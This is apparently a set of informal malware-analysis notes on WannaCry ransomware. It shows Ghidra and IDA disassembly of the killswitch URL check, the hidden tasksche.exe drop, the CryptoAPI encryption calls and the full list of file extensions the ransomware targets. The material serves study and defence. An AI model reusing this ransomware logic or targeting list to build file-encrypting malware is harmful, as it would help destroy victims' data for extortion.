
opening the binary

we can see a lot of code

especially at the bottom

we can see stuff going on

local_6c



FUN_00408140

The killswitch url can be found at the top
here in the debugging we could see that
if iVar2 = 0 the malware continues to run
and if not the malware stops and exits
so that means that if the malware succeed
to connect the url the malware stops and
exists if
not it's starting to spread and encrypt files

```
puVar3 = (undefined4 *)s_http://www.iuqerfsodp9ifjaposdfj_004313d0
puVar4 = local_50;
for (iVar2 = 0xe; iVar2 != 0; iVar2 = iVar2 + -1) {
    *puVar4 = *puVar3;
    puVar3 = puVar3 + 1;
    puVar4 = puVar4 + 1;
}
*(undefined *)puVar4 = *(undefined *)puVar3;
local_17 = 0;
local_13 = 0;
local_f = 0;
local_b = 0;
local_7 = 0;
local_3 = 0;
local_1 = 0;
uVar1 = InternetOpenA(0,1,0,0,0);
iVar2 = InternetOpenUrlA(uVar1,local_50,0,0,0x84000000,0);
if (iVar2 == 0) {
    InternetCloseHandle(uVar1);
    InternetCloseHandle(0);
    FUN_00408090();
    return 0;
}
InternetCloseHandle(uVar1);
InternetCloseHandle(iVar2);
return 0;
}
```

wannacry.exe



URL

EXIT if connection
established



entry of the
real malware



ida analysis

tasksche.exe file creation on C:\ProgramData\ on a hidden folder with a weird name and unpacking all of its files there



6C010000	lea ecx, dword ptr ss:[esp+16C]	431364: "WINDOWS"
34300	push ransomware.wannacry.431364	431344: "C:\\%s\\qeriuwjhrf"
34300	push ransomware.wannacry.431344	
	push arg	

encryption method

- **CryptGenKey** - Generating RSA keypair
- **CryptEncrypt** - Encrypting the files using AES algorithm
- **CryptImportKey** - Importing the attackers public key
- **CryptDecrypt** - Decrypting the files after payment
- **CryptDestroyKey** - Is to destroy the memory area where the key was held in such a way that the key can never be recovered

.der, .pfx, .key, .crt, .csr, .p12, .pem, .odt, .ott, .sxw, .stw, .uot, .3ds, .max, .3dm, .ods, .ots, .sxc, .stc, .dif, .slk, .wb2, .odp, .otp, .sxd, .std, .uop, .odg, .otg, .sxm, .mml, .lay, .lay6, .asc, .sqlite3, .sqllitedb, .sql, .accdb, .mdb, .db, .dbf, .odb, .frm, .myd, .myi, .ibd, .mdf, .ldf, .sln, .suo, .cs, .c, .cpp, .pas, .h, .asm, .js, .cmd, .bat, .ps1, .vbs, .vb, .pl, .dip, .dch, .sch, .brd, .jsp, .php, .asp, .rb, .java, .jar, .class, .sh, .mp3, .wav, .swf, .fla, .wmv, .mpg, .vob, .mpeg, .asf, .avi, .mov, .mp4, .3gp, .mkv, .3g2, .flv, .wma, .mid, .m3u, .m4u, .djvu, .svg, .ai, .psd, .nef, .tiff, .tif, .cgm, .raw, .gif, .png, .bmp, .vcd, .iso, .backup, .zip, .rar, .7z, .gz, .tgz, .tar, .bak, .tbk, .bz2, .PAQ, .ARC, .aes, .gpg, .vmx, .vmdk, .vdi, .sldm, .sldx, .sti, .sxi, .602, .hwp, .edb, .potm, .potx, .ppam, .ppsx, .ppsm, .pps, .pot, .pptm, .xltm, .xltx, .xlc, .xlm, .xlt, .xlw, .xlsb, .xlsm, .dotx, .dotm, .dot, .docm, .docb, .jpg, .jpeg, .snt, .onetoc2, .dwg, .pdf, .wk1, .wks, .123, .rtf, .csv, .txt, .vsdx, .vstd, .eml, .msg, .ost, .pst, .pptx, .ppt, .xlsx, .xls, .docx, .doc

List of all file extensions targeted by WannaCry

```
.data:0040F08C aMicrosoftEnhan db 'Microsoft Enhanced RSA and AES Cryptographic Provider',0
.data:0040F08C                                     ; DATA XREF: sub_40182C+1410
.data:0040F0C2                                     align 4
.data:0040F0C4 ; CHAR aCryptgenkey[]
.data:0040F0C4 aCryptgenkey db 'CryptGenKey',0 ; DATA XREF: sub_401A45+6810
.data:0040F0D0 ; CHAR aCryptdecrypt[]
.data:0040F0D0 aCryptdecrypt db 'CryptDecrypt',0 ; DATA XREF: sub_401A45+5B10
.data:0040F0DD                                     align 10h
.data:0040F0E0 ; CHAR aCryptencrypt[]
.data:0040F0E0 aCryptencrypt db 'CryptEncrypt',0 ; DATA XREF: sub_401A45+4E10
.data:0040F0ED                                     align 10h
.data:0040F0F0 ; CHAR aCryptdestroyke[]
.data:0040F0F0 aCryptdestroyke db 'CryptDestroyKey',0 ; DATA XREF: sub_401A45+4110
.data:0040F100 ; CHAR aCryptimportkey[]
.data:0040F100 aCryptimportkey db 'CryptImportKey',0 ; DATA XREF: sub_401A45+3410
.data:0040F10F                                     align 10h
```

As in ghidra first when I opened it
I could see the if statement with the url
if the malware succeed to connect the url
the malware exits and deletes itself if not
the malware run and unpacking all of it's files
and starts to infect the computer

```
sub     esp, 50h
push    esi
push    edi
mov     ecx, 0Eh
mov     esi, offset aHttpWwIuqerfs ; "http://www.iuqerfsodp9ifjaposdfjhgosur1..."
lea     edi, [esp+58h+szUrl]
xor     eax, eax
rep movsd
movsb
mov     [esp+58h+var_17], eax
mov     [esp+58h+var_13], eax
mov     [esp+58h+var_F], eax
mov     [esp+58h+var_8], eax
mov     [esp+58h+var_7], eax
mov     [esp+58h+var_3], ax
push    eax                ; dwFlags
push    eax                ; lpszProxyBypass
push    eax                ; lpszProxy
push    1                  ; dwAccessType
push    eax                ; lpszAgent
mov     [esp+6Ch+var_1], al
call    ds:InternetOpenA
push    0                  ; dwContext
push    84000000h          ; dwFlags
push    0                  ; dwHeadersLength
lea     ecx, [esp+64h+szUrl]
mov     esi, eax
push    0                  ; lpszHeaders
push    ecx                ; lpszUrl
push    esi                ; hInternet
call    ds:InternetOpenUrlA
mov     edi, eax
push    esi                ; hInternet
mov     esi, ds:InternetCloseHandle
test    edi, edi
jnz     short loc_4081BC
```

```
call    esi ; InternetCloseHandle
push    0                ; hInternet
call    esi ; InternetCloseHandle
call    sub_408090
pop     edi
xor     eax, eax
pop     esi
add     esp, 50h
retn    10h
```

```
loc_4081BC:
call    esi ; InternetCloseHandle
push    edi                ; hInternet
call    esi ; InternetCloseHandle
pop     edi
xor     eax, eax
pop     esi
add     esp, 50h
retn    10h
_WinMain@16 endp
```